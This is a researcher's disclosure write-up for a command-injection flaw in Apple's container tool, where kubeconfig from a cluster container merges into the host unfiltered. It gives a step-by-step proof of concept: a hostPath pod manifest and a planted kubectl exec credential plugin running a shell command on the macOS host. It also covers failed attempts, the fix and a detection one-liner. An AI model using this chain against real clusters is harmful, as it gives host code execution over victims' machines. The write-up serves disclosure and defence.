CVE-2026-113951 - Apple Container Command Injection — shaggy
I started by looking for a VM escape. The bug turned out to be in how kubeconfig gets merged.
This writeup covers the bug and the attack surfaces I investigated before finding it. I’ve included the tests that didn’t work as well, since they explain how I ended up looking at the kubeconfig handling.
In apple/container, the container k8s plugin merges the cluster container’s admin.conf into the user’s host kubeconfig without filtering it. An attacker with write access to the cluster container’s filesystem, whether through a compromised workload, a hostPath mount, or a tampered node image, can plant a kubectl exec credential plugin. The plugin then runs as the macOS user the next time the victim invokes kubectl.
Affected versions:
< 1.5.0· Fixed in:1.5.0· Severity: High · CVE: CVE-2026-113951This vulnerability was responsibly disclosed to the Apple container team. It was published as GHSA-44v5-vx46-ghv6 (see also CVE-2026-113951 on NVD ) and fixed in
1.5.0by PR #2310 .
What Is apple/container?
Apple’s open-source tool for building and running Linux containers on a Mac. It’s written in Swift, optimized for Apple silicon, and requires macOS 26. Images are standard OCI images, so it pulls from and pushes to the registries you already use.
The isolation model is what makes it interesting: instead of one big shared Linux VM like Docker Desktop, every container runs in its own lightweight VM, managed through Apple’s Containerization Swift package. The container CLI talks to a background container-apiserver over XPC, Apple’s local inter-process communication mechanism.

Tools that move data between a trusted host and an untrusted guest need to be examined in both directions. apple/container sends images into the guest and brings output and cluster credentials back to the host.
How This Research Started
I didn’t start with Kubernetes. I started with a simple question I ask about every tool that straddles two trust levels: where does the boundary sit, and what crosses it?
apple/container operates between these two environments. The host contains user data such as SSH keys, browser sessions, and the keychain. The guest runs Linux VMs that may contain third-party images. That made the communication between the host and guest an important part of the investigation.
Failed Attempts
None of these four led anywhere. But each one taught me something about where this tool’s real defenses are, and that mattered more than I expected.

1. VM Escape: The Obvious One
Suspicion: if each container is its own VM, maybe the interesting bug is the classic one: break out of the guest into the host.
What I did: compared the host and the guest from the outside, looking for anything shared.
 1$ uname -sr
 2Darwin 27.0.0
 3
 4$ sw_vers -productVersion
 527.0
 6
 7$ sysctl -n machdep.cpu.brand_string
 8Apple M2 Pro
 9
10$ container run --rm alpine uname -sr
11Linux 6.18.35
12
13$ container run --rm alpine cat /proc/cpuinfo | grep -m1 Features
14Features	: fp asimd aes pmull sha1 sha2 crc32 atomics fphp asimdhp cpuid ...
The host reports its CPU directly through sysctl. The guest only ever sees what /proc/cpuinfo tells it inside its own Linux 6.18.35 kernel, a different view of the same chip. Every container boots a separate kernel inside Apple’s Virtualization.framework.
Why it died: that framework is exactly what a guest escape would have to defeat. That’s a hypervisor research project, not a weekend. Nothing in the tool’s own configuration looked loose, so there was nothing to pull on. I wrote it down as “not impossible, not cheap” and moved on.
2. Shared Folders: Symlinks and ..
Suspicion: container run -v host_dir:/data shares a host directory into the guest over virtiofs, Apple’s host↔guest shared-folder protocol. Shared folders are a classic source of path bugs. A guest that controls what’s inside a shared directory might plant a symlink the host side follows out of the share.
What I did: mounted an empty scratch directory, created two symlinks from inside the guest (an absolute one and a ../ one), then looked at the result from both sides.
1$ container run --rm -v /tmp/share:/data alpine sh -c \
2    'ln -s /etc/hostname /data/l1; ln -s ../etc/hostname /data/l2; cat /data/l1; cat /data/l2'
3454bb2d5-d59f-4ae2-98dc-69f6ee3db73e454bb2d5-d59f-4ae2-98dc-69f6ee3db73e
Both resolve fine from inside the guest, because .. there means the guest’s own root, not the host’s.
1$ ls -la /tmp/share
2total 0
3drwxr-xr-x   4 shaggy  staff   128 31 Oct 18:34 .
4drwxrwxrwt  37 root    wheel  1184 31 Oct 18:34 ..
5lrwxr-xr-x   1 shaggy  staff    13 31 Oct 18:34 l1 -> /etc/hostname
6lrwxr-xr-x   1 shaggy  staff    15 31 Oct 18:34 l2 -> ../etc/hostname
On the host, both just exist as plain symlink entries and nothing more.
Why it died: the guest can create a symlink on the host, but it can’t make the host follow it. Also, you only get the share you explicitly asked for, so even a win would need a victim who mounted something sensitive.
3. Image Pull: Hostile Layers
Suspicion: container image pull takes untrusted tarballs from the internet, and tar extraction has a long history of path traversal, so I checked where the layers actually land on the host.
1$ ls ~/Library/Application\ Support/com.apple.container/
2apiserver     containers    kernels       plugin-state  state.json
3builder       content       networks      snapshots     volumes
4
5$ find ~/Library/Application\ Support/com.apple.container/containers -maxdepth 2 | head
6/Users/shaggy/Library/Application Support/com.apple.container/containers
7/Users/shaggy/Library/Application Support/com.apple.container/containers/poc
8/Users/shaggy/Library/Application Support/com.apple.container/containers/poc/rootfs.ext4
Every container gets its own rootfs.ext4 block image under containers/<id>/. Layers unpack into that image, which then attaches to the VM as a disk.
Why it died: traversal inside an ext4 image stays inside that image. The host never extracts a layer into its own file tree, so there was nothing to escape to.
4. The XPC API
Suspicion: container-apiserver sits behind a long-running XPC service, and local services like that are where privilege boundaries tend to get thin. I listed the launchd jobs and the processes behind them.
 1$ launchctl list | grep -i container
 256880   0       com.apple.container.container-network-vmnet.default
 356990   0       com.apple.container.container-core-images
 456873   0       com.apple.container.apiserver
 5924     0       com.apple.containermanagerd
 6-       0       com.apple.ContainerMigrationService
 756988   0       com.apple.container.machine-apiserver
 8
 9$ ps -axo user,comm | grep -i container- | sort -u
10shaggy          /usr/local/bin/container-apiserver
11shaggy          /usr/local/libexec/container/plugins/container-core-images/bin/container-core-images
12shaggy /usr/local/libexec/container/plugins/container-network-vmnet/bin/container-network-vmnetapiserver, the image service, the network plugin, every per-container runtime, all of it runs as the same user who runs the CLI.
Why it died: the services I examined ran with the same user privileges as the CLI. Attacking them would not provide a path to a higher privilege level.
After these four attempts, I noticed a common pattern: the tool is careful about what the host sends to the guest. Mounts are explicit, extraction stays contained, the VM is a hard wall. I decided to examine the data flow in the opposite direction.
Looking at the Host’s Kubeconfig Handling
My earlier tests focused on resources the host exposed to the guest and attacks originating from the guest. I then examined the data flow in the opposite direction: which files did the host read from the guest, and how did it process them?
While reviewing the CLI commands, I came across the container k8s plugin. It creates a Kubernetes cluster inside a container. For kubectl on macOS to communicate with that cluster, the plugin copies the cluster’s credentials into the host’s kubeconfig.
Root Cause
Before the mechanics: an attacker must first obtain write access to the cluster container’s filesystem. This could happen through a compromised workload, a
hostPathmount, or a tampered node image. A plaincontainer k8s createwith the default, digest-pinned node image doesn’t hand that access over by itself. Keep that in mind through the next two sections, this is a trust-boundary bug, not a remote one.
The relevant code is in Sources/ContainerK8s/Support/K8sHelper+Kubeconfig.swift. In simplified terms:
1// K8sHelper.fetchConfig
2//   reads /etc/kubernetes/admin.conf from the cluster container
3//   and decodes it into a KubeConfig
4
5// K8sHelper.transformConfig
6//   rewrites cluster.server to point at the container
7//   renames entries
8//   merges EVERYTHING ELSE into the user's kubeconfig   <- the bug
The rewrite touched cluster.server and the names. Everything else came along for the ride, including three fields that are security-sensitive on the host:
| Field | Why it’s dangerous |
|---|---|
users[].user.exec | kubectl runs this as a local executable |
cluster.proxy-url | Routes API traffic through an attacker-chosen proxy |
cluster.insecure-skip-tls-verify | Silently turns off certificate checking |
exec is the one that matters. It’s a documented kubectl feature meant for things like cloud auth helpers. Concretely, this is what it looks like inside a kubeconfig:
1users:
2  - name: poc
3    user:
4      exec:
5        apiVersion: client.authentication.k8s.io/v1
6        command: /path/to/program
7        args:
8          - some-argument
command isn’t a label here. When kubectl needs credentials for poc, it runs that program locally, with those arguments, as whoever is running kubectl. The exec field from the container had been copied into the host’s kubeconfig, where kubectl could execute it.
container k8s write-config is the most direct trigger, because it re-reads admin.conf from a live cluster every time it runs. container k8s create --node-image goes through the same code path.
The Working Chain: Container File to Host Command Execution

The precondition from the Root Cause section still applies here: this chain assumes write access to the cluster container’s filesystem already exists. What follows is the rest of the path, from that file to a command on the host.
Research environment:
| Component | Version |
|---|---|
| macOS | 27.0, Apple silicon (arm64) |
| apple/container | 1.4.1 |
| Kubernetes node image | kindest/node:v1.35.5 (the plugin’s default) |
| Cluster | container k8s create --name poc --cpus 4 --memory 4G |
As proof of execution I used a harmless marker (id > file), nothing else.
Step 1: Foothold in the Cluster Container
I got write access to the node container’s filesystem the simple way: a pod with a hostPath volume mounting /etc/kubernetes. In a node-as-container cluster, the “host” of that hostPath is the node container itself, so the pod can edit the node’s admin.conf.
 1apiVersion: v1
 2kind: Pod
 3metadata:
 4  name: foothold
 5spec:
 6  containers:
 7  - name: c
 8    image: alpine
 9    command: ["sleep", "3600"]
10    volumeMounts:
11    - name: k8s
12      mountPath: /node-k8s
13  volumes:
14  - name: k8s
15    hostPath:
16 path: /etc/kubernetes1$ kubectl apply -f foothold.yaml
2pod/foothold created
3
4$ kubectl wait --for=condition=Ready pod/foothold --timeout=90s
5pod/foothold condition metStep 2: Plant the exec Credential Plugin
I edited /node-k8s/admin.conf from inside the pod.
A detour worth showing. My first attempt only added an
execblock next to the existing certificate fields. The field crossed to the host fine, but nothing ran: kubectl authenticated with the client certificate and never needed the plugin. So the realistic version replaces the credentials. I deleted theclient-certificate-dataandclient-key-datalines and left theexecentry as the user’s only credential.
1$ kubectl exec foothold -- sed -n '/^users:/,$p' /node-k8s/admin.conf
2users:
3- name: kubernetes-admin
4  user:
5    exec:
6      apiVersion: client.authentication.k8s.io/v1
7      interactiveMode: Never
8      command: /bin/sh
9      args: ["-c", "id > /tmp/test16.txt"]
Step 3: The Victim Does a Normal Thing
The user refreshes their kubeconfig:
1container k8s write-configfetchConfig pulls the modified admin.conf, transformConfig rewrites the server address and merges everything else, exec included, into the host kubeconfig.
1$ container k8s write-config --name poc --kubeconfig ~/.kube/victim.kubeconfig
2Fetching kubeconfig: ["cluster": poc]
3Writing kubeconfig: ["cluster": poc, "path": /Users/shaggy/.kube/victim.kubeconfig]
4
5$ kubectl config view --raw --kubeconfig ~/.kube/victim.kubeconfig \
6    -o jsonpath="{range .users[*]}{.name}{.user.exec.command}{.user.exec.args}{'\n'}{end}"
7poc/bin/sh["-c","id > /tmp/test16.txt"]
Step 4: kubectl Runs It on the Host
The next time the user runs kubectl against that context:
1kubectl --context poc get nodeskubectl sees exec, spawns the command as the macOS user, and complains that the plugin didn’t return a valid credential. That error is the only visible symptom, and by then the command has already run.
1$ kubectl --kubeconfig ~/.kube/victim.kubeconfig --context poc get nodes
2Unable to connect to the server: getting credentials: exec plugin is configured to use
3API version client.authentication.k8s.io/v1, plugin returned version client.authentication.k8s.io/__internal
4
5$ cat /tmp/test16.txt
6uid=501(shaggy) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),80(admin),...
kubectl says “unable to connect”, which is expected, the fake plugin doesn’t return real credentials. But look at what’s underneath: uid=501(shaggy) is the macOS user, written to a file on the host by a command that came out of a Linux container. A harmless id is the proof. Any other command would have run the same way, with the same privileges.
One detail in the PoC:
write-configleftcurrent-contextempty in the generated file, so a barekubectl get nodesdoesn’t touch the cluster entry. In a real setup the user has already selected the context, sincecontainer k8s createmakes it the default in~/.kube/config.
The PoC required no memory corruption or race condition. The issue was that kubeconfig data from the container was copied to the host without the necessary validation, and was later processed by kubectl.
Who’s Exposed?
- Anyone running apple/container
< 1.5.0who usescontainer k8s write-configorcreate --node-image - Hosts where the cluster container could be written to by something less trusted than the person at the keyboard: shared clusters, third-party workloads, node images from untrusted sources
Check Your Own Kubeconfig
The advisory gives a one-liner that shows whether any user entry carries exec or auth-provider:
1kubectl config view --raw -o jsonpath="{range .users[*]}{.name}{'\t'}{.user.exec}{'\t'}{.user['auth-provider']}{'\n'}{end}"If either field is populated for a user associated with a container k8s cluster, inspect the entry and verify where it came from. These fields are legitimate Kubernetes features, so their presence alone does not indicate compromise.
Remediation
Upgrade to 1.5.0. The fix (
PR #2310
, by Kathryn Baldauf) stops mutating the guest’s kubeconfig in place and rebuilds the host-side entry from scratch:
execandauth-provideraren’t filtered out quietly, they make the whole merge fail, with an explicit error.- Everything else is rebuilt from an allowlist:
cluster.server(rewritten) andcertificate-authority-dataon the cluster side,client-certificate-data,client-key-dataandtokenon the user side. proxy-url,insecure-skip-tls-verifyandtls-server-nameare dropped silently, since they were never on the allowlist to begin with.- A new guard also rejects any
admin.confwith more than one cluster, user or context. The old code silently renamed duplicates to the container ID, which could quietly corrupt an existing kubeconfig entry, a second bug hiding next to the first.
That’s the right shape of fix for this kind of boundary: stop trying to list every dangerous field, and only accept the ones you know how to handle safely.
If you can’t upgrade:
- Don’t run
container k8s write-configagainst a cluster whose filesystem you don’t fully trust - Avoid
container k8s create --node-imagewith images from untrusted sources - Audit
~/.kube/configwith the command above
Takeaways
A few things stood out from this research:
- Pay attention to data flowing back to the host. I spent most of my time on what the host exposes to the guest. The bug was in the opposite direction: data the host pulled out of the guest and then trusted.
- Treat imported configuration as potentially executable. kubeconfig’s
execfield is one example. Any time a tool merges in configuration from a source it doesn’t fully control, it’s worth checking what that configuration format actually lets you do. - Allowlists hold up better than denylists at a trust boundary. The fix here is a clean example: instead of trying to name every dangerous field, it only accepts the fields it knows how to handle safely.
The important finding was not just that the exec field could be abused. The investigation showed why both directions of data flow need to be reviewed. Configuration files copied from a guest to a host deserve the same scrutiny as data sent in the other direction.